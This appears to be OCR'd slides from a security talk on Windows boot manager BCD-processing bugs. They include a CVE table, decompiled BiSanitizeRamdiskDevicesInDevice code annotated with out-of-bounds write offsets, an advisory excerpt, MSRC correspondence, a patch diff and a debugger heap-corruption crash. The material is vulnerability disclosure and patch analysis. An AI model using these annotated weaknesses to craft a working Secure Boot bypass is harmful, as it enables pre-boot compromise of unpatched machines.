
CVE	Attack Surface	Finding method	Report title
CVE-2024-28896	BCD Element Processing	fuzzing	Bootloader BiSanitizeRamdiskDevicesInDevice RamDiskDevice stack OOB Write preauth RCE
CVE-2024-28897	BCD Element Processing	Audit	Bootloader BiSanitizeRamdiskDevicesInDevice LocateDevice invalid ParentOffset arbitrary memory write preauth RCE
CVE-2024-29061	BCD Element Processing	Audit	Bootloader BiSanitizeRamdiskDevicesInDevice FileDevice stack OOB Write preauth RCE
CVE-2024-26175	BCD Element Processing	Audit	Bootloader BiSanitizeRamdiskDevicesInDevice CimfsDevice Heap OOB write preauth RCE
CVE-2024-26175	BCD Element Processing	Audit	Bootloader BiSanitizeRamdiskDevicesInDevice RamDiskDevice Heap OOB write preauth RCE
CVE-2024-26175	BCD Element Processing	Audit	Bootloader BiSanitizeRamdiskDevicesInDevice CompositeDevice Heap OOB write preauth RCE



```c
__int64 __fastcall __spoils<> BiSanitizeRamdiskDevicesInDevice(BL_DEVICE_DESCRIPTOR *Device)
{
  // [COLLAPSED LOCAL DECLARATIONS. PRESS KEYPAD CTRL-"+" TO EXPAND]

  v1 = 0;
  for ( i = 0; ; ++i )
  {
    if ( !Device )
      return v1;
    if ( i == 8 )
      return 0xC000000D;
    DeviceType = Device->DeviceType;
    if ( Device->DeviceType > 6 )
      break;
    if ( DeviceType != PartitionDevice )
    {
      if ( DeviceType == DiskDevice )
      {                                         // 0
        switch ( Device->field_10 )
        {
          case 3:
            Device->Flags |= 1u;
            *(_QWORD *)&Device->field_14 = 0i64;// oob 0x14
            *(_QWORD *)&Device->field_1C = 0i64;// oob 0x1c
            Device->field_24 = 0;               // oob 0x24
            v8 = &Device->field_28;
            if ( v8 && *((_DWORD *)v8 + 1) > 0xCu )
            {
              Device = (BL_DEVICE_DESCRIPTOR *)((char *)v8 + 0xC);//
                                                // add offset 0x34, min size 0x48, align 0x60
                                                // add offset 0x34+0x34, min size 0x7c, algin 0x80
              continue;
            }
            break;
          case 5:                               // FileDevice
            if ( Device->ParentOffset < 0x10u )
              return 0xC000000D;
            Device = (BL_DEVICE_DESCRIPTOR *)((char *)Device + 0x20);// add offset 0x20,oob 0x34 0x3c 0x44
            continue;
          case 6:
            Device = (BL_DEVICE_DESCRIPTOR *)((char *)Device + 0x28);// add offset 0x28 - oob 0x3c,0x44,0x4c
            continue;
        }
LABEL_20:
        Device = 0i64;
        continue;
      }
      v4 = DeviceType - 1;                      // 2
      if ( !v4 )
        return v1;                              // 1
```



```c
    diskinfo = *(ramdisk *)&Device->field_20;   // 2,6
    type = _mm_cvtsi128_si32(*(__m128i *)&diskinfo.type);
    if ( type == 3 )                            // RamDiskDevice
    {
      Device = (BL_DEVICE_DESCRIPTOR *)&diskinfo.field_24;
      v7 = diskinfo.field_1C <= 0xCu;
LABEL_24:
      if ( v7 )
        Device = 0i64;
      continue;
    }
    if ( type == 5 )                            // FileDevice
    {
      if ( diskinfo.field_8 < 0x10u )
        return 0xC000000D;
      v7 = diskinfo.field_8 <= 0xCu;
      Device = (BL_DEVICE_DESCRIPTOR *)&diskinfo.field_10;// take stack addr as Device Descriptor Pointer
      goto LABEL_24;
    }
    if ( type != 6 )
      goto LABEL_20;
    Device = (BL_DEVICE_DESCRIPTOR *)((char *)Device + 0x38);// next node, heap oob access
LABEL_35:
    ;
  }
  switch ( DeviceType )
  {
    case VmbusDevice:                           // 7,8,9
      return v1;
    case LocateDevice:                          // locate device
      if ( Device->field_10 != 1 || !Device->ParentOffset )
        return v1;
      if ( (BL_DEVICE_DESCRIPTOR *)((char *)Device + (unsigned int)Device->ParentOffset) < Device )
        return 0xC000000D;
      Device = (BL_DEVICE_DESCRIPTOR *)((char *)Device + (unsigned int)Device->ParentOffset);
      goto LABEL_35;
    case UriDevice:
      return v1;
  }
  if ( (unsigned int)(DeviceType - 10) > 1 )
    return 0xC000000D;
  Device->Flags |= 1u;
  if ( DeviceType == 0xA )
    *(_QWORD *)&Device->field_24 = 0i64;        // oob write to heap object
  else
    Device->field_14 = 0;
  return v1;
}
```



Secure Boot Security Feature Bypass Vul

CVE-2024-26175

Security Vulnerability

Released: Apr 9, 2024

Assigning CNA: Microsoft

CVE.org link: CVE-2024-26175

Impact: Security Feature Bypass **Max Severity:** Importar


Weakness: CWE-125: Out-of-bounds Read

CVSS Source: Microsoft

Vector String: CVSS:3.1/AV:L/AC:L/PR:L/UI:N/S:U/C:

Metrics: CVSS:3.1 7.8 / 6.8


A design level change to fix(?) them all



Subject: RE: MSRC Case 83872 CRM:0022036386

Hi Azure,

The cases listed were deemed duplicates of an internally reported case. We determine duplicate by a few different criteria. In this case, a design level change was implemented to address them all and therefore deemed duplicate.



1 / 4853 Matched Functions

sanitizeRam

☑ Show structural changes ☑ Show only instructions changed ☑ Show identical


	Simi...	Con...	Address	Primary Name	...	Address	Secondary Name	Type	Basic Blo...	Jumps
	0.88	0.98	100D87...	BiSanitizeRamdiskDevices...	...	10045B...	BlDeviceSanitizeRamdis...	...	3 41 4	16 56 18


Define design level change:

Before: BiSanitizeRamdiskDevicesInDevice
After: BlDeviceSanitizeRamdiskDevicesInDevice

A design level change to fix(?) them all


CimfsDevice Heap OOB write





Release Date: 09/04/2024

Version: OS Builds 22621.3447 and 22631.3447




```
kd> lmDvmbootmgfw
Browse full module list
start             end                 module name
00000000`10000000 00000000`101e0000   bootmgfw C (pdb symbols)          C:\Program Files\Windows Kits\10\Debuggers\
    Loaded symbol image file: bootmgfw.efi
    Mapped memory image file: C:\Program Files\Windows Kits\10\Debuggers\x64\sym\bootmgfw.efi\C5D5959B1e0000\bootmg
    Image path: bootmgfw.efi
    Image name: bootmgfw.efi
    Browse all global symbols  functions  data
    Image was built with /Brepro flag.
    Timestamp:        00000000 (This is a reproducible build file hash, not a timestamp)
    CheckSum:         00000000
    ImageSize:        001E0000
    File version:     10.0.22621.3447
    Product version:  10.0.22621.3447
    File flags:       0 (Mask 3F)
    File OS:          40004 NT Win32
    File type:        1.0 App
    File date:        00000000.00000000
    Translations:     0409.04b0
    Information from resource tables:
        CompanyName:      Microsoft Corporation
        ProductName:      Microsoft® Windows® Operating System
        InternalName:     bootmgr.exe
        OriginalFilename: bootmgr.exe
        ProductVersion:   10.0.22621.3447
        FileVersion:      10.0.22621.3447 (WinBuild.160101.0800)
        FileDescription:  Boot Manager
        LegalCopyright:   © Microsoft Corporation. All rights reserved.
kd> r
rax=0000000000000000 rbx=000000000083
rdx=000000000083af20 rsi=000000000000
rip=00000000100c24ab rsp=00000000046e
 r8=0000000000000000  r9=000000000000
r11=00000000046e23d8 r12=0000000000000000 r13=0000000000000000
r14=0000000000838610 r15=0000000000000068
iopl=0         nv up ei pl nz na pe nc
cs=0028  ss=0008  ds=0030  es=0030  fs=0030  gs=0030             efl=00000202
bootmgfw!MmHapReportHeapCorruption+0x37:
00000000`100c24ab cc              int     3
kd> k
 #   Memory  Child-SP          RetAddr           Call Site
00           00000000`046e23e0 00000000`0083af20 bootmgfw!MmHapReportHeapCorruption+0x37
```

ProductVersion: 10.0.22621.3447
FileVersion: 10.0.22621.3447

bootmgfw!MmHapReportHeapCorruption+0x37:
00000000`100c24ab cc int

When bcdedit cry


- CVE-2024-28898
    - Recursive calling when enumerate the GUID element contained by the first 16 bytes GUID in the device element



